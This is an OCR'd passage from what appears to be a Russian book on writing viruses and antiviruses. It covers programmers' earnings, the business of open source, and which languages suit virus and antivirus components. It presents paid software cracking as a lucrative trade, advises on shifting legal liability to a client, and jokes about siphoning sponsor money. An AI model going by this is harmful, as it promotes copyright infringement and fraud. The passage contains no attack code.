Наблюдается растущий спрос и на программирование микроконтроллеров, в которых доминируют Ассемблер, Си, Форт и машинные коды. Работа приносит такое удовольствие, что брать за нее деньги становится просто стыдно. Но ведь дают! Правда, не постоянно. Иной раз за месяц не поступает ни одного заказа. Тогда на пропитание приходится зарабатывать сборкой домашних кинотеатров (они сейчас популярны в народе) — просто берем slim-корпус, отрываем от него мышь, монитор и клаву, пишем простенький загрузчик Linux'а, автоматический распознаватель формата диска и подцепляем к плееру пульт управления по ИК. Да много чего сконструировать можно — была бы фантазия! Возможностей для самореализации — море. Выбирай на вкус. Слухи о безработице и невостребованности программистов сильно преувеличены. Отмирают одни специальности, но на их месте расцветают другие, подтверждая естественный

круговорот работы в природе. Так что работу себе не найдет только гурман или ленивый.

Еще доходнее — ломание программ, или, выражаясь более политкорректным языком, «адаптация программного обеспечения под нужды аборигенов». Безопаснее всего работать с конкретным заказчиком по контракту — в этом случае, если дело дойдет до судебных разборок, привлекать будут вашего нанимателя, а не вас как исполнителя (хотя если здорово разозлятся, вас тоже привлекут). Стоимость взлома варьируется в очень широких пределах и большей частью зависит не от сложности защиты, а от ваших маркетинговых талантов. Аналогично дело обстоит и с серийным взломом, поставленным на поток. Умение снимать защиты и талант выгодно продавать результаты своего труда — это разные качества, часто исключающие друг друга. Неплохая идея — нанять менеджера (или, если иначе расставить акценты, забраться под крыло к менеджеру). Если он действительно менеджер, а не сеньоро спекулянто, то каждый работающий на него хакер будет приносить фирме до пяти-десяти тысяч долларов в месяц (если он действительно хакер). За вычетом расходов на содержание и развитие фирмы, ведущие сотрудники в своей массе получают свыше двух-трех (а нередко и пяти) килобаксов в месяц, а второстепенные лица — в пределах пятисот-восьмисот.

Так все-таки можно зарабатывать на хакерстве или нет? Да как вам сказать... В глубинке молодой специалист, получающий порядка $500 в месяц и не обремененный подхалимажем перед вечно недовольным начальством, вызывает у окружающих смесь зависти с восхищением. Но и работать ему приходится ой-ой-ой! В столице и промышленных центрах страны эта цифра вызывает снисходительную улыбку с одобряющим похлопыванием по плечу: «...Может, тебе одолжить, а? У тебя вид какой-то запущенный».

Профессия программиста уже утратила свой мистический ореол, ее популярность тает прямо на глазах. Случайных людей здесь становится все меньше и меньше. В программирование идут преимущественно те, кому интересно проектировать структуры данных, листать потрепанную документацию, ковыряться в отладчике... Чем качественнее код, тем ниже его доходность, однако погоня за личным обогащением опускает вычислительную технику в глубокую яму. Чтобы многолетние отложения глюкавого кода не рухнули окончательно, нужно забыть о деньгах и вспомнить, что Россия — страна с традиционно высокой инженерной культурой и неординарными людьми.

Вот интересный отрывок из интервью с Леонидом Кагановым (правда, он говорил не о хакерстве, а о литературе, но какая нам разница):

> ***Вопрос:*** *Хорошо ли зарабатывают писатели? Не начать ли мне писать книги?*
>
> ***Ответ:*** *Сама постановка вопроса не вполне правильная. Литературой, конькобежным спортом или разведением аквариумных рыбок следует начинать заниматься, только если это для тебя хобби — если ты очень любишь рыбок, коньки или сочинительство. И если по прошествии многих лет ты достигнешь успеха в этом хобби, если твои рыбки будут не дохнуть,*

а по какой-то непонятной причине размножаться лучше, чем у всех окружающих, если ты постепенно забросишь все остальное, уйдешь со своей работы и станешь заниматься только рыбками — тогда обнаружится, что рыбки вполне могут тебя прокормить. А отдельные аквариумисты нашей страны зарабатывают на этом очень и очень большие деньги, ездят по разным странам с выставками и выступают по ТВ. Как и чемпионы-конькобежцы. Но покупать спортивные коньки и заводить дома аквариум с расчетом сделать хороший бизнес — нелепо. Лучше открыть продуктовую палатку. Есть, конечно, вариант для опытного автора или журналиста — устроиться текстовиком в анонимную команду книжных или сценарных авторов. Но это уже будет не твой бизнес, ты — рабочий по уходу за аквариумами на большой хозяйской рыбоферме.



КОММЕРЧЕСКАЯ ПРИРОДА НЕКОММЕРЧЕСКОГО OPEN SOURCE

Любой имидж имеет четкое денежное выражение. Если даже он подчеркнуто некоммерческий, то сразу возникает вопрос, насколько коммерчески ценен такой тип некоммерциализованности.

Виктор Пелевин. Поколение П

В открытых исходных текстах больше идеологии и пропаганды, чем собственно самой технологии. Можно ли на этом заработать? Традиционная формулировка адептов Open Source: «Программное обеспечение должно быть бесплат-

но, деньги берутся только за поддержку» — не выдерживает никакой критики. Присмотритесь к Microsoft и другим корпоративным производителям. Платный софт и бесплатная поддержка. Это наиболее устойчивая бизнес-схема, проверенная временем. Да! На поддержке можно заработать, но... только отнюдь не самим разработчикам открытого продукта. Допустим, вы выпустили компилятор, ставший популярным. Постепенно вокруг него начинает формироваться целое сообщество — кто-то пишет книги, кто-то консультирует пользователей, кто-то приторговывает библиотеками и т. д. Возникает децентрализованная инфрастуктура, проворачивающая миллионы долларов, но не желающая делиться с создателем.

Без щедрого спонсора здесь не обойтись. А кто может выступить в такой роли? Компании — составители дистрибутивов, исследовательские организации и институты, конкурирующие фирмы и корпорации, рекламодатели, филантропы и т. д. С хорошим знанием английского и удачно подвешенным языком выбить субсидии для своего проекта, в общем-то, несложно. Как поступают китайские парни? Сначала они в муках рожают минимально работающий продукт, затем показывают его богатым дяденькам и просят денежку. Русский программист... О-о-о! Это совсем другой тип. Никакого продукта у него нет. В лучшем случае присутствует только проект, а все остальное занимают широко расставленные пальцы и грандиозные планы по сдвигу земной оси в неизвестном науке направлении. За пятизначную сумму в твердой валюте он со товарищи готов весь мир перевернуть, ну а если не перевернуть, так озолотить. При достаточной напористости (мамой клянусь, да-а!) запрошенная сумма все-таки выделяется. На эти деньги снимается офис, покупается джип и устраивается грандиозный кутеж с резней в Квейк с вечера до утра. Когда же приходит срок сдачи проекта (ломаете кайф, мужики!) и в офисе появляется хмурое лицо инвестора, русский программист демонстрирует дохлый макет и говорит, что для окончательного завершения проекта ему требуется миллион долларов и еще год времени, но это будет такая крутая программа, которой вообще ни у кого нет (гладит, стирает и даже летает) и которая принесет инвестору миллиардные прибыли (Билл Гейтс и рядом не лежал). Инвестор хмурится еще больше (куда наживаться, вернуть бы свое!), но в трех из пяти случаев деньги все-таки предоставляет (американцы — такие наивные...). Через год, когда инвестор приходит опять, а никаким продуктом в воздухе и не пахнет, русский программист говорит возмущенно: «А что вы, собственно, хотели за такие деньги? Программные комплексы такого масштаба не создаются с полпинка, а требуют миллиардных вложений!»

Вот почему с русскими программистами никто не хочет сотрудничать. Получить деньги можно только влившись в состав забугорной команды или создав фиктивную фирму на тихоокеанских островах (шутка, конечно, но доля истины в ней все-таки есть). Еще вам потребуется хотя бы минимально работающий продукт. А где его взять? Создавать в одиночку — проблематично. Работать с командой — рискованно. Где гарантия, что один из членов команды не сопрет исходные тексты и не сольет их на сторону? Или, когда программа вот-вот заработает, лидер группы не пошлет всех спецов к чертовой матери, не наймет десяток-другой бестолковых студентов и не поручит им финальный «кос-


метический ремонт»? И с тем, и с другим автору приходилось сталкиваться неоднократно.

Ладно, не будем о грустном. Представим, что вы работаете в одиночку или в группе близких друзей, которым верите, как себе самому (я знаю программистскую семью, в которой жена, дед, отец и сын — все программисты). Вы пишете бесплатную версию какого-нибудь коммерческого продукта в надежде заставить его создателей раскошелиться, ведь это прямой урон их бизнесу. И действительно, через некоторое время вам поступает предложение, от которого нельзя отказаться. Либо купят продукт за единовременную сумму, либо предложат перейти в штат на постоянный оклад (с условием прекращения развития продукта). При желании можно и поторговаться, но главное — не перегнуть. Если конкурента нельзя купить, в России его убивают (для начала могут просто избить), а за границей вручают иск за нарушение авторского и патентного права. А в том, что вы его нарушили, можете не сомневаться. При этом истец может беззастенчиво воровать у вас лучшие куски программного кода, хрен вы что докажете!

Короче, если подходить к открытым исходникам с чисто коммерческой точки зрения, выискивая наивных спонсоров и переводя деньги на номерные счета, в месяц выходит от $1000 до $10 000 (при этом даже не требуется запускать компилятор!). Честным трудом заработаешь долларов пятьсот, от силы пару тысяч. Отсюда: заниматься Open Source имеет смысл лишь для приобретения программистского опыта, для выгодного трудоустройства или по глубоким идейным причинам.



2 Зак 398



ГЛАВА 2

НА ЧЕМ ПИСАТЬ, КАК ПИСАТЬ, С КЕМ ПИСАТЬ

В России учат быть гениями, но не учат быть просто профессиональными работниками

Давид Ян

Современные вирусы (тем более антивирусы!) уже давно не пишутся на одном-единственном языке и представляют собой конгломерат гибридного типа. Правильный выбор технологии программирования очень важен. Без преувеличения, он определяет судьбу продукта, сроки реализации, трудоемкость разработки, расширяемость и т. д. Забудьте священные войны «Паскаль против Си» или «Си против Ассемблера». Перед нами стоит вполне конкретная инженерная задача: создать работоспособный код, выживающий даже в агрессивной среде быстро меняющихся технологий программирования и поддерживающий весь зоопарк операционных систем.

НА ЧЕМ ПИСАТЬ

— У C++ по сравнению с Си намного больше плюсов!

— Ну да, ровно на два.

— Як мені казав мій викладач з асму: Сі — це ассемблер для лінивих. Хто вчив асемблер, зрозуміє про що я говорю. З цього виходить: а чого ви чекали?

Из форума

Писать целиком на Ассемблере — это выпендриваться, заведомо обрекая проект на провал. Ассемблер оправдывает себя лишь в системно-зависимых моду-

лях и критичных к быстродействию участках кода. Вирус Морриса и ряд других сетевых вирусов полностью или практически полностью написаны на Си. На Си можно сделать практически все то же, что и на Ассемблере, пусть и с меньшей эффективностью. Из десятков тысяч строк вирусного/антивирусного кода лишь сотня-другая реально нуждается в ассемблере.

Уродовать программу ассемблерными вставками — дурной тон (даже нет, просто преступление!), весь ассемблерный код должен быть вынесен в отдельный объектный модуль. В противном случае программа рискует оказаться непереносимой и привязанной к своему компилятору. Впрочем, жизненный цикл большинства вирусов очень невелик, свобода миграции им не требуется. Так что использование ассемблерных вставок и специфичных для данного компилятора расширений вполне оправдано, тем более что это существенно сокращает срок разработки (то же самое относится и к антивирусам). Кстати, у некоторых компиляторов, в частности, у Intel C++, есть так называемые инстриксы — возможность прямого вызова SSE-команд. Красота!

Существует множество бесплатных трансляторов с ассемблера, но реально используются только два из них (речь, разумеется, идет о платформе x86, мы умышленно не затрагиваем сферу встраиваемых систем, поскольку это отдельная большая тема): морально устаревший MASM (Microsoft Assembler), входящий в состав свободно распространяемого DDK, и стремительно развивающийся FASM (Flat Assembler), созданный в рамках проекта Open Source (http://flatassembler.net/).

Но сегодня ассемблером можно только побаловаться (рис. 2.1). Для большинства из нас основной язык разработки — это Си, в «конституции» которого задекларирована приближенность к аппаратуре (а значит, и высокая эффективность). Фактически, это мега-ассемблер, предоставляющий программисту полную свободу и без предупреждения отстреливающий ногу вместе с детородным органом, даже если программист совсем не это имел в виду. Изначально ориентированный на чисто «хакерские» цели, Си завоевал признание миллионов программистов, использующих его для решения самых различных задач, как-то: низкоуровневое и высокоуровневое системное программирование, встраиваемые системы, финансовые и научные расчеты, общее прикладное программирование и т. д. При всех присущих ему недостатках (сходите на SU.C-CPP, почитайте Харона) это лучшее средство для выражения программистской мысли в наиболее естественной для нее форме. Конструкции в стиле `x = (flag?sin:cos)(y)` здесь вполне законны и являются нормой. В этом смысле Си очень похож на спектрумовский Бейсик, везде, где это только возможно, допускающий подстановку выражений. Отсутствие встроенных средств для работы с массивами вкупе с доминирующей небрежностью проектирования приводят к многочисленным ошибкам переполнения (buffers overflow), а «демократичность» работы с указателями — к утечкам памяти. Писать сетевые приложения на Си категорически не рекомендуется. Но ведь пишут же! Отсюда берутся черви, атаки на удаленные системы и прочие коварства виртуального мира.




Рис. 2.1. Visual Assembly Pro — визуальный ассемблер под Windows с кучей мастеров и удобным редактором диалогов (но TASMED от Solar Designer все равно круче)

Ныне структурное программирование считается достоянием истории. Свое господство установил объектно-ориентированный подход — ООП. С++ завладел умами программистов. ООП провозглашается единственно возможным способом программирования вообще, на приверженцев классического Си смотрят как на чудаков или недоучек. Прямо насилие какое-то получается! На самом деле, преимущество ООП перед процедурным программированием весьма спорно, возложенные на него ожидания так и не оправдались. Ошибок не стало меньше, сроки разработки только возросли, удачных примеров повторного использования кода что-то не наблюдается, а требования к квалификации разработчиков взлетели до небес.

Но ведь С++ поддерживает не одну, а целых три парадигмы программирования: структурное программирование в духе улучшенного Си, абстрактные типы данных, позаимствованные у Ада, и, наконец, объектно-ориентированный язык в стиле Simula. Вот что говорит по этому поводу Бьерн Страуструп (рис. 2.2), прозванный Дохлым Страусом:

При создании программы всегда есть некоторое количество вариантов, но в большинстве языков выбор сделал за вас проектировщик языка. В случае С++ это не так — выбор за вами. Такая гибкость, естественно, непереносима для тех, кто считает, что существует лишь один правильный способ действий. Она может также отпугнуть начинающих пользователей и преподавателей, полагающих, что язык хорош, если его можно выучить за неделю. С++ к таким языкам не относится. Он был спроектирован как набор инструментов для профессионалов, и жаловаться на то, что в нем слишком много возможностей, — значит уподобляться дилетанту, который, заглянув в чемоданчик обойщика, восклицает, что столько разных молоточков никому не понадобится.

Приплюснутый Си — это целый мир. Богатый ассортимент языковых возможностей еще не обязывает ими пользоваться. Объектный подход бесполезен в вирусах и драйверах. Сколько программисты ни пытались найти там ему применение — так и не получилось, а вот парадигму «улучшенного Си» (объявление переменных по месту использования, а не в начале программы и т. д.) используют многие. Правда, в вирусах и драйверах (равно как и в модулях сопряжения со средой) жесткая типизация приплюснутого Си порождает дикий кастинг (от англ. *casting* — явное преобразование типов), уродуя исходный код и отнимая массу времени. Автоматической сборки мусора в С++ нет, а значит, от утечек памяти он не спасает (даже если используются «умные» указатели и прочие извращения). Механизмы для работы со строками переменной длины как будто бы появились, но переполнения буферов с завидной регулярностью встречаются и до сих пор. Так что С++ — не панацея, а всего лишь раздутая рекламная кампания. Дохлый Страус оценивал потребность в С++ в 5000 программистов по всему миру. Вряд ли он ошибался. Феноменальная популярность С++ вызвана скорее высокой себестоимостью его компиляторов и вытекающей отсюда раскруткой (надо же как-то возвращать вложенное), чем техническими достоинствами.

Чистых компиляторов языка Си уже давно не существует, сейчас они поставляются вместе с плюсами. На одной лишь платформе x86 их насчитывается более десятка. Среди них есть как бесплатные, так и коммерческие, причем бесплатных значительно больше. По качеству кодогенерации лидируют Microsoft Visual C++ (входящий в состав халявных Platform SDK и Visual C Toolkit; правда, IDE там нет) и Intel C++ (версия под Windows — условно-бесплатная, а под Linux — бесплатная для некоммерческого использования, однако никто не запрещает нам компилировать системно-независимые куски кода в объектные файлы под Linux и линковать их с Windows-приложениями). WATCOM C++, когда-то оптимизировавший круче всех, прекратил свое существование и теперь развивается в рамках проекта Open WATCOM, который, по свидетельствам очевидцев, больше глючит, чем работает. Borland C++ также бесплатен, однако с качеством кодогенерации у него кранты. Это худший оптимизирующий компилятор из всех! В мире UNIX большой популярностью пользуется GCC, портированный в том числе и на Windows, однако под «окнами» он чувствует себя неуютно и особого резона в нем нет.




Рис. 2.2. Бьерн Страуструп — создатель языка C++

Паскаль, получивший второе рождение в среде Delphi, изначально задумывался как «студенческий» язык, демонстрирующий основные концепции структурного программирования. ООП в него втащили уже потом, да и то криво. Получилось что-то вроде морской свинки. И не свинки, и не морской, зато от одного названия сдохнуть можно. Подход, исповедуемый Паскалем, находится между Бейсиком и Си, поэтому многие называют его «игрушечным» языком программирования. Но именно такой язык и нужен разработчикам интерфейсов! Не зря Borland остановила на нем свой выбор. Delphi намного удобнее появившегося вслед за ним C++ Builder (хотя тут можно и поспорить), но, как бы там ни было, это коммерческий продукт, и он хочет денежку. Приложения, разработанные в Delphi, с некоторыми ограничениями можно откомпилировать бесплатным транслятором Free Pascal, однако для разработки с нуля Free Pascal непригоден, поскольку у него нет соответствующей IDE. То есть пригоден, конечно, но только не при визуальном подходе.

МНЕНИЕ ЧЕЛОВЕКА С ФОРУМА

...Понятное дело, что в конечном итоге можно все к логике ИЛИ-НЕТ или И-НЕТ свести. Народ, а вы в курсе, что уже давно есть объектный ассемблер? А Си — это совсем не макроассемблер. Далековато сишному exe до ассемблерного и по объему, и по скорости. Вот Паскаль — это да. Это — круто. Это — офигеть. Си хорош тем, что имеет 7–8 операторов, десяток операций — и все. Его учить — плевое дело. Однако он не для трусов. Си — это свобода плюс ответственность. Почему многие так и остаются на всю жизнь на Паскале? Потому что готовы пожертвовать свободой, лишь бы ответственности поменьше. А у Паскаля настоящий тоталитаризм: шаг в сторону — расстрел. Си — это настоящая демократия. Разгильдяйство и воровство тут не проходят. Однако для людей, скажем так, с совестью — полная свобода. C++ есть высшая форма демократии (пока что). Ассемблер — это коммунизм. Туда дорога еще меньшему количеству народа, чем в Си. VB — гнилой капитализм. Вот почему: меньше вложить — больше заработать, пару тыков мышой — а у вас офигенное приложение, медленное — значит, солидное; и еще для его приложений надо иметь крутую тачку, а крутая тачка — это престижно.



Языки программирования всегда были поводом для войн и раздоров

ЭВОЛЮЦИЯ ПРОГРАММИСТА

Программист должен обладать способностью первоклассного математика к абстракции в сочетании с эдисоновским талантом сооружать все что угодно из нуля и единицы. Он должен сочетать аккуратность бухгалтера с проницательностью разведчика, фантазию автора детективных романов с трезвой практичностью экономиста... В отношении к машине у добросовестного программиста есть одна особенность: он относится к ней, как хороший жокей к своей лошади; зная и понимая возможности машины, он никогда не позволит себе компенсировать леность ума беззаботной тратой ресурсов ЭВМ.

А. П. Ершов

Гибель российской компьютерной промышленности и нашествие IBM PC «смыло» целое поколение талантливых разработчиков программного обеспечения, «одевавших» отечественные PDP-совместимые машины. Большинство из них так и не смогло самореализоваться в «новой жизни». Это было уже второе «потерянное поколение» в советском программистском сообществе — первое образовалось несколькими годами раньше в связи с утерей актуальности «больших машин». Вместе с этими поколениями в значительной степени ушла и культура программирования, мигрировав в маргинальный мир UNIX-систем. Засилье IBM PC, компьютеров с предельно упрощенной архитектурой и «заточенным» под «конечного пользователя» интерфейсом привело к появлению нового поколения разработчиков — малограмотных и амбициозных. Может быть, Автор здесь проявляет снобизм, но, по его мнению, человек, с детства избалованный интерактивным отладчиком, не в состоянии научиться как следует программировать.

Акопянц Андрей Хоренович

КАК ПИСАТЬ

В правильно спроектированной антивирусной программе можно выделить три независимых уровня: *слой сопряжения со средой* (оборудованием/операционной системой), *вычислительную часть* (также называемую *ядром*) и *пользовательский интерфейс*. В вирусах пользовательского интерфейса обычно нет, а уровень сопряжения со средой, как правило, перемешан с ядром, что является дефектом проектирования. При необходимости перенести такой вирус на другую ось мы поимеем большую головную боль, которой могли бы избежать, будь эти уровни разделены.

Каждый из уровней предъявляет свои требования как к языкам программирования, так и непосредственно к самим программистам. Зачастую они реализуются различными людьми, образующими программистскую команду. Конечно, приблуду из нескольких тысяч строк исходного кода можно сварганить и самостоятельно, но мы ведь не об этом сейчас говорим. Рассмотрим внутреннюю структуру типичного программного проекта (десятки и сотни тысяч строк исходного кода) во всех подробностях.

СЛОЙ СОПРЯЖЕНИЯ СО СРЕДОЙ


Слой сопряжения со средой абстрагирует программу от особенностей конкретного окружения, сокращая трудоемкость переноса на другие операционные системы и языки программирования. Если же заранее известно, что этого заведомо не требуется, слой сопряжения со средой частично или полностью «вживляется» в вычислительную часть, что упрощает ее проектирование и программирование.

Для абстрагирования от операционной системы на все API-функции надеваются «обертки». Хорошим примером тому служит стандартная библиотека Си — fopen и malloc работают и в Windows 3.x/9x/NT, и в UNIX, и даже в MS-DOS, в то время как CreateFile и HeapAlloc — только в Windows 9x/NT. Тем самым Си частично абстрагирует нас от операционной системы, а DELPHI/C++ Builder идут еще дальше. Слагающие их библиотеки образуют что-то вроде операционной системы в миниатюре, изучать win32 становится не обязательно (только, чур, я вам этого не говорил!). Простой перекомпиляции достаточно, чтобы перенести программу на Linux, а с некоторыми ограничениями — и на другие операционные системы.

По понятным причинам штатные библиотеки ориентированы на сравнительно небольшой круг стандартных задач, а все, что находится за его пределами, требует тесного взаимодействия с операционной системой. Прочитать сектор с диска, намылить приятелю шею, выдернуть лоток CD-ROM и т. д. Проблема в том, что в каждой версии Windows (не говоря уже про Unixe и полуось), эти задачи решаются по-разному. Часто — с применением ассемблера и прочих хитрых хаков. Их разработка требует хорошего знания операционной системы, помноженного на высокую квалификацию, но заниматься разработкой самому – не обязательно. Существует масса готовых библиотек (в том числе и бесплатных), однако качество реализации большинства из них оставляет желать лучшего, к тому же они тянут за собой заранее неизвестное количество подозрительных драйверов и вспомогательных библиотек, ожесточенно конфликтующих между собой. Но это уже издержки цивилизации. Либо учитесь создавать свой собственный код, либо используйте то, что удалось найти в Сети.

Работу можно считать законченной, когда в вычислительной части не останется ни одного прямого вызова API-функции. Обертки в основном пишутся на Си с редкими вкраплениями ассемблера и оформляются как DLL или статически компонуемый модуль. Опытные программисты используют одну и ту же

библиотечку для всех своих проектов, поэтому DLL в большинстве случаев все же предпочтительнее (но не забывайте, что большое количество явно прилинкованных DLL ощутимо замедляет загрузку приложения). Использовать Си с плюсами здесь в общем-то нежелательно. Во-первых, исходный текст получается более избыточным, а во-вторых, «манглеж» приплюснутых имен не стандартизирован. Динамическую библиотеку, скопированную Borland C++, к Visual C++-проектам подключить совсем не просто (впрочем, как и наоборот). Паскаль здесь категорически непригоден — отсутствие нормального интерфейса с операционной системой вынуждает ходить кружным путем.



Системщик должен очень много читать (и все — на английском языке), специалисты — это люди, похоронившие себя заживо в одиночестве четырех стен

Иногда возникает необходимость обратиться к защищенным ресурсам, доступным только из режима ядра (например, вызвать привилегированную команду процессора). Программисты старшего поколения в этом случае пишут псевдодрайвер. С точки зрения операционной системы псевдодрайвер выглядит как обыкновенный драйвер, но в отличие от него не управляет никакими устройствами, а просто выполняет привилегированный код, общаясь с прикладным приложением через интерфейс IOCTL. Псевдодрайверы пишутся на Си с небольшой примесью ассемблера. Чистый ассемблер более элегантен, но экономически невыгоден. Приплюснутый Си содержит подводные камни. Не используйте его, если точно не уверены, что именно вы делаете. Для облегчения разработки драйверов фирма NuMega выпустила пакет Driver Studio. Хотя многие от него без ума, об-

щее впечатление отрицательное. Лучше купите «Недокументированные возможности Windows 2000» Свена Шрайбера, («Питер», 2002). Там вы найдете готовый скелет псевдодрайвера, который легко адаптировать под свои нужды, не отвлекаясь на изучение посторонних дисциплин. Начинающие могут использовать готовые библиотеки, дающие с прикладного уровня доступ к портам и прочим системным компонентам (исходный текст одной такой библиотеки приведен в моей книге «Техника защиты лазерных дисков от копирования»). Естественно, такой подход небезопасен и совсем не элегантен.

Возникает дилемма: либо пыхтеть над DDK (тысячи страниц, и все на программистском международном — он же английский), либо поручить эту работу системному программисту. Разумеется, не бесплатно. Но самостоятельное изучение режима ядра обойдется еще дороже. Эта не та область, которую можно постичь за месяц или два. В программировании драйверов есть множество неочевидных тонкостей, известных только профессионалам. Умение совмещать в себе проектирование баз данных с разработкой низкоуровневых компонентов даровано не каждому. Сосредоточьтесь на чем-то одном. Том, что у вас получается лучше всего. В противном случае вы впустую потратите время, не получив ни денег, ни удовольствия.

ВЫЧИСЛИТЕЛЬНАЯ ЧАСТЬ

Вычислительная часть (кроме «ядра» называемая также и «движком») — сердце любого приложения. Основной «интеллект» сосредоточен именно здесь. «Вычисления» — это не только математические расчеты, но и любая обработка данных вообще. В частности, вычислительная часть Тетриса трансформирует фигуры, считает очки, убирает заполненные строки, обрабатывает наложения спрайтов и т. д.

